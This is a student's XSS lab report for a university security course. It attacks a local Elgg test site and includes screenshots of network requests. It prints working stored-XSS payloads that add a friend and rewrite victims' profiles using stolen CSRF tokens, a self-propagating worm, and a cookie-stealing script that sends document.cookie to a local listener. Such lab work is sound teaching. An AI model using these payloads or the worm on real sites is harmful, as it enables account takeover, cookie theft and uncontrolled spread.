SENG 360 Assignment 12
XSS Lab

[redacted]

Task 1: Becoming the Victim's Friend


JavaScript Code

Using the observations below I constructed the following JS code to send out an HTTP request to add Samy as a friend. The below code was placed in the "About Me" field of Samy's profile page.

```
<script type = "text/javascript">
window.onload = function () {
 var Ajax = null;

 var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
 var token = "&__elgg_token=" +  elgg.security.token.__elgg_token;

 //Construct the HTTP request to add Samy as a friend.
 //sendurl filled in by me below
 var sendurl = "http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token;

 // Create and send Ajax request to add friend
 Ajax = new XMLHttpRequest();
 Ajax.open("GET", sendurl, true);
 Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
 Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
 Ajax.send();
}
</script>
```

Observations


Prior to beginning the construction of the code and request for the attack we need to see what a valid friend request to the server looks like. Below are the screenshots showing an add friend HTTP request. This test friend request was sent from Charlie to Sam. As we can see from the below request, to add Samy as a friend his ID is 47 and both the elgg token and ts are needed.



Sta…	Meth…	File	Domain	Cause	Type	Transfer…	Size	0 ms
200	GET	samy	www.xsslabelgg.…	document	html	3 KB	10.12 KB	→ 49 ms
304	GET	font-awesome.css	www.xsslabelgg.…	stylesheet	css	cached	28.38 KB	→ 6 ms
304	GET	elgg.css	www.xsslabelgg.…	stylesheet	css	cached	58.09 KB	→ 6 ms
304	GET	colorbox.css	www.xsslabelgg.…	stylesheet	css	cached	3.80 KB	→ 5 ms
304	GET	jquery.js	www.xsslabelgg.…	script	js	cached	0 B	→ 5 ms
304	GET	jquery-ui.js	www.xsslabelgg.…	script	js	cached	0 B	→ 9 ms
304	GET	require_config.js	www.xsslabelgg.…	script	js	cached	798 B	→ 6 ms
304	GET	require.js	www.xsslabelgg.…	script	js	cached	0 B	→ 6 ms
304	GET	elgg.js	www.xsslabelgg.…	script	js	cached	0 B	→ 5 ms
304	GET	44topbar.jpg	www.xsslabelgg.…	img	jpeg	cached	865 B	→ 14 ms
304	GET	47large.jpg	www.xsslabelgg.…	img	jpeg	cached	13.64 KB	→ 8 ms
	GET	/?c=Elgg=5qccbt3ug761i89…	127.0.0.1:5555	img		0 GB	0 B	→ 0 ms
304	GET	en.js	www.xsslabelgg.…	script	js	cached	0 B	→ 5 ms
304	GET	init.js	www.xsslabelgg.…	script	js	cached	619 B	→ 5 ms
304	GET	ready.js	www.xsslabelgg.…	script	js	cached	271 B	→ 7 ms
304	GET	Plugin.js	www.xsslabelgg.…	script	js	cached	630 B	→ 3 ms
200	POST	add?friend=47&__elgg_ts=…	www.xsslabelgg.…	xhr	json	628 B	307 B	→ 83 ms


17 requests | 117.44 KB / 0 GB transferred | Finish: 8.85 s | DOMContentLoaded: 592 ms | load: 1.37 s

```
Request URL: http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg…
Request method: POST
Remote address: 127.0.0.1:80
Status code: 200 OK    Edit and Resend    Raw headers
Version: HTTP/1.1
Filter headers
Response headers (321 B)
  Cache-Control: no-store, no-cache, must-revalidate
  Connection: Keep-Alive
  Content-Length: 307
  Content-Type: application/json;charset=utf-8
  Date: Sun, 29 Nov 2020 18:46:57 GMT
  Expires: Thu, 19 Nov 1981 08:52:00 GMT
  Keep-Alive: timeout=5, max=100
  Pragma: no-cache
  Server: Apache/2.4.18 (Ubuntu)
Request headers (571 B)
  Accept: application/json, text/javascript, */*; q=0.01
  Accept-Encoding: gzip, deflate
  Accept-Language: en-US,en;q=0.5
  Connection: keep-alive
  Content-Length: 56
  Content-Type: application/x-www-form-urlencoded; charset=UTF-8
  Cookie: Elgg=5qccbt3ug761i89tfla3nfaqe5
  Host: www.xsslabelgg.com
  Referer: http://www.xsslabelgg.com/profile/samy
  User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu…) Gecko/20100101 Firefox/60.0
  X-Requested-With: XMLHttpRequest
```



```
Query string
  __elgg_token: A5JBxXoiFNq6ScJ25RiVoQ
  __elgg_ts: 1606675609
  friend: 47
Form data
  __elgg_token: A5JBxXoiFNq6ScJ25RiVoQ
  __elgg_ts: 1606675609
```

Once completed Alice visits Samy's profile and is then added as his friend as shown below. The successful attack happens in the background and Alice likely has no idea this has occurred.



Questions

Question 1: Explain the purpose of Lines (1) and (2) above, why are they are needed?

To send a valid HTTP request the secret token and timestamp value of the site must be contained in the request. If these items are not included the request will be invalid. Line one grabs the stored time stamp and line 2 grabs the security token.

Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

If the Elgg application only provides the Editor mode for the "About Me" field, we would not be able to execute the attack. This is because the editor mode encodes the special input characters. When I attempted inserting < in this mode it gets encoded as &lt. Since we need the script tag to make it an executable script, we would not be able to get around this obstacle.

Task 2: Modifying the Victim’s Profile


JavaScript Code

Using the observations below I constructed the following JS code to send out an HTTP request to edit the victims’ profile. The below code was placed in the "About Me" field of Samy’s profile page.

```
<script type = "text/javascript">
window.onload = function () {
 //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
 //and Security Token __elgg_token
 var userName = elgg.session.user.name;
 var guid = "&guid=" + elgg.session.user.guid;
 var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
 var token = "&__elgg_token=" +  elgg.security.token.__elgg_token;

 //Construct the content of your url
 var sendurl="http://www.xsslabelgg.com/action/profile/edit";
 var desc = "&description=Samy modified me!" + " &accesslevel[description]=2"
 var content = token+ts+"&name="+userName+desc+guid;
 var samyGuid = 47;

 if(elgg.session.user.guid != samyGuid){
  // Create and send Ajax request to add friend
  var Ajax = null;
  Ajax = new XMLHttpRequest();
  Ajax.open("POST", sendurl, true);
  Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
  Ajax.send(content);
 }
}
</script>
```

Observations

Prior to beginning the construction of the code and request for the attack we need to see what a valid profile modification looks like. Below are the screenshots showing an edit profile HTTP request. This test was run through Samy’s account by adding the word testing in the description field. As you can see from the request’s parameters all the access level’s are set to 2. Also when executing the request on the victim we must include their GUID, secret token and timestamp, and the text we want to write to a specific field. To make this field visible we must also set the access level to 2.



Sta…	Meth…	File	Domain	Cause	Type	Transfer…	Size	0 ms
302	POST	edit	www.xsslabelgg.c…	document	html	3.82 KB	13.76 KB	→ 64 ms
200	GET	samy	www.xsslabelgg.c…	document	html	3.84 KB	13.76 KB	→ 36 ms
200	GET	font-awesome.css	www.xsslabelgg.c…	stylesheet	css	cached	28.38 KB	
200	GET	elgg.css	www.xsslabelgg.c…	stylesheet	css	cached	58.09 KB	
200	GET	colorbox.css	www.xsslabelgg.c…	stylesheet	css	cached	3.80 KB	
200	GET	jquery.js	www.xsslabelgg.c…	script	js	cached	0 B	
200	GET	jquery-ui.js	www.xsslabelgg.c…	script	js	cached	0 B	
200	GET	require_config.js	www.xsslabelgg.c…	script	js	cached	798 B	
200	GET	require.js	www.xsslabelgg.c…	script	js	cached	0 B	
200	GET	elgg.js	www.xsslabelgg.c…	script	js	cached	0 B	
	GET	/?c=Elgg=kbjr0u055bbh2qp0…	127.0.0.1:5555	img		0 GB	0 B	→ 0 ms
200	GET	en.js	www.xsslabelgg.c…	script	js	cached	0 B	
200	GET	init.js	www.xsslabelgg.c…	script	js	cached	619 B	
200	GET	ready.js	www.xsslabelgg.c…	script	js	cached	271 B	
200	GET	Plugin.js	www.xsslabelgg.c…	script	js	cached	630 B	

Request URL: http://www.xsslabelgg.com/action/profile/edit
Request method: POST
Remote address: 127.0.0.1:80
Status code: 302 Found Edit and Resend Raw headers
Version: HTTP/1.1


Response headers (365 B)

```
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Length: 0
Content-Type: text/html;charset=utf-8
Date: Sun, 29 Nov 2020 18:52:12 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100
Location: http://www.xsslabelgg.com/profile/samy
Pragma: no-cache
Server: Apache/2.4.18 (Ubuntu)
```

Request headers (509 B)


```
Accept: text/html,application/xhtml+xm…plication/xml;q=0.9,*/*;
        q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Content-Length: 651
Content-Type: application/x-www-form-urlencoded
Cookie: Elgg=kbjr0u055bbh2qp0q8i1badob4
Host: www.xsslabelgg.com
Referer: http://www.xsslabelgg.com/profile/samy/edit
Upgrade-Insecure-Requests: 1
```

15 requests | 120.05 KB / 0 GB transferred | Finish: 930 ms | DOMContentLoaded: 548 ms | load: 976 ms



```
Form data
    __elgg_token: R_o1xXg_wklfn-KtquJNYw
    __elgg_ts: 1606675878
    accesslevel[briefdescription]: 2
    accesslevel[contactemail]: 2
    accesslevel[description]: 2
    accesslevel[interests]: 2
    accesslevel[location]: 2
    accesslevel[mobile]: 2
    accesslevel[phone]: 2
    accesslevel[skills]: 2
    accesslevel[twitter]: 2
    accesslevel[website]: 2
    briefdescription: <script>document.write('<img+src=http://127.0.0.1:55
                      55?c='+++escape(document.cookie)++++'+>');</script>
    contactemail:
    description: <p>testing</p>
    guid: 47
    interests:
    location:
    mobile:
    name: Samy
    phone:
    skills:
    twitter:
    website:
```

Once completed Alice visits Samy's profile and her about me field is changed to say Samy has modified this. The successful attack happens in the background and Alice cannot stop it from occurring. Her profile fields can be under our control.



Alice

About me

Samy modified me!

No friends yet.

Questions

Question 3: Why do we need Line (1) above? Remove this line and repeat your attack. Report and explain your observation.

We need Line 1 so that Samy does not attack himself. Since I am editing the victims about me field and my JS code is also in the about me field this could stop my own attack. When uncommented the JS code in the about me field is replaced by the text I tried to add to the victim's profile. Since my code is no longer there no one can be attacked.

Task 3: Writing a Self-Propagating XSS Worm


JavaScript Code

This task creates a propagating worm to infect users who have not visited Samy’s profile but any infected user’s profile. The below code was placed in the "About Me" field of Samy’s profile page.

```
<script type="text/javascript" id="worm">
window.onload = function () {
 var header = "<script id=\"worm\" type=\"text/javascript\">";
 var js = document.getElementById("worm").innerHTML;
 var tail = "</" + "script>";
 var wormCode = encodeURIComponent(header + js + tail);
 //JavaScript code to access user, name, user guid, Time Stamp __elgg_ts
 //and Security Token __elgg_token
 var userName = elgg.session.user.name;
 var guid = "&guid=" + elgg.session.user.guid;
 var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
 var token = "&__elgg_token=" +  elgg.security.token.__elgg_token;

 //Construct the content of your url
 var sendurl="http://www.xsslabelgg.com/action/profile/edit";
 var desc = "&description=Samy modified me!" + wormCode + " &accesslevel[description]=2"
 var content = token+ts+"&name="+userName+desc+guid;
 var samyGuid = 47;

 if(elgg.session.user.guid != samyGuid){
  // Create and send Ajax request to add friend
  var Ajax = null;
  Ajax = new XMLHttpRequest();
  Ajax.open("POST", sendurl, true);
  Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
  Ajax.send(content);
 }
}
</script>
```

Observations

With our propagating worm we first have Alice visit Samy’s profile. This changes Alice’s profile as shown below and her profile now includes that worm. Then I logged out of Alice’s account and into Charlie’s and viewed Alice’s profile. After doing this his profile was edited and the worm transferred to him also. It is important to note Charlie has the worm but never visited Samy’s profile.




Alice

About me

Samy modified me!

Friends

No friends yet.



